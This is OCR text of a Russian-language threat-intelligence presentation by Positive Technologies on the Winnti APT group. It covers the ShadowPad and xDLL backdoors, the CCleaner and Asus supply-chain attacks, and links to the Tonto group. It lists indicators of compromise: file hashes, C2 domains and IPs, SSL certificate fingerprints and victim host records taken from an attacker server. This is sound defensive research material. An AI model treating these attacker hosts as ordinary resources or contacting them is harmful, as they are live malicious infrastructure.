POSITIVE TECHNOLOGIES

Как работает APT-группировка Winnti

бэкдоры ShadowPad, xDLL
и новые утилиты для развития атак

Кувшинов Денис
Ведущий специалист группы исследования угроз
PT Expert Security Center

ptsecurity.com

PT Expert Security Center

Threat Intelligence
50+
отслеживаемых групп

Incident Response
50+
расследований в год

Network Security
5000+
сетевых сигнатур

Экспертиза в продукты

Winnti

- 2013 первый отчет
- APT TTP
- 24+ статей
- Шпионаж и кража данных

Атакуемые отрасли:

- Игровая индустрия
- Разработка ПО
- Авиационно-космическая промышленность
- Энергетика
- Фармацевтика
- Финансовый сектор
- Телекоммуникации
- Строительство
- Образование
- Государственный сектор

Winnti. More than just a game: securelist.com/winnti-more-than-just-a-game/37029/

Winnti и ShadowPad


- 2017 первый отчет
- NetSarang, CCleaner, Asus
- Осознанный выбор цели для загрузки

ShadowPad in corporate networks: securelist.com/shadowpad-in-corporate-networks/81432/

New investigations into the CCleaner incident point to a possible third stage that had keylogger capacities: blog.avast.com/new-investigations-in-ccleaner-incident-point-to-a-possible-third-stage-that-had-keylogger-capacities


Operation ShadowHammer: a high-profile supply chain attack: securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/

Начало исследования





twitter.com/Vishnyak0v/status/1239908264831311872

Начало исследования




C2 OpenDir






```
{    "md5": "c16d5a929675473f6340985bbb18f66f",
     "Name": "web2",
     "IP": "10.0.0.18",
     "OS": "Windows Server 2016",
     "Domain": "NT AUTHORITY",
     "Note": "0421",
     "Chcp": "437",
     "In_IP": "[REDACTED]"}

{    "md5": "b06f3dad3df96fe8eb96c2d8aa767928",
     "Name": "JIRA2",
     "IP": "10.82.1.26",
     "OS": "Windows Server 2008 R2",
     "Domain": "NT AUTHORITY",
     "Note": "0421",
     "Chcp": "437",
     "In_IP": "[REDACTED]"}

{    "md5": "daeacd15f2276058f2555216ae3b84fe",
     "Name": "ARM",
     "IP": "192.168.1.179",
     "OS": "Windows 7",
     "Domain": "NT AUTHORITY",
     "Note": "1216",
     "Chcp": "866",
     "In_IP": "[REDACTED]"}
```

Общий SSL-сертификат



Корневой: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup, CN=myCA, SHA1=0a71519f5549b21510410cdf4a85701489676ddb

Основной: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup, CN=myServer, SHA1=2d2d79c478e92a7de25e661ff1a68de0833b9d9b

Схожая тактика

Basic Information


Subject DN	C=it, ST=it, L=it, O=it, OU=it, CN=it, emailAddress=test
Issuer DN	C=it, ST=it, L=it, O=it, OU=it, CN=it, emailAddress=test
Serial	Decimal: 17100319525008850421 Hex: 0xed508a01b1d43df5
Validity	2018-07-31 01:12:46 **to** 2292-05-15 01:12:46 (100000 days, 0:00:00)

Fingerprint

SHA-256	9b50c0f8735a29e0be3cd13b9f6984d88f71301a58ee0951378d5b9f094b32b1
SHA-1	0ea8682d9b07df2948c4820525eb8c3c406d229f
MD5	87731a332194d60f7407e1bafc3c8572


Operation TaskMasters:
ptsecurity.com/ru-ru/research/analytics/operation-taskmasters-2019/

CCleaner



blog.avast.com/update-ccleaner-attackers-entered-via-teamviewer


Исследование FireEye



Cyber Threat Landscape in Japan – Revealing Threat in the Shadow by Chi En Shen (Ashley) Oleg Bondarenko:
slideshare.net/codeblue_jp/cb19-cyber-threat-landscape-in-japan-revealing-threat-in-the-shadow-by-chi-en-shen-ashley-oleg-bondarenko


Tonto

- 2010 - н.в.
- Bisonal/Korlia
- Россия, Япония, Южная Корея



Bisonal: 10 years of play: blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html


Tonto


8ac21275d0db7f3e990551f343e16ac105d6a513810ff71934de4855999cc9c5
www.yandex2unitedstated.dns05.com
www.yandex2unitedstated.dns04.com
www.yandex2unitedstated.2waky.com
103.100.158.244
154.223.179.249
103.204.76.81
103.100.158.164
e114dd78f9acafcf7e93efe1c9e68a29e4fe52c4830431a4aa5457927bef7c5e
www.g00gleru.wikaba.com
Bisonal

Tonto

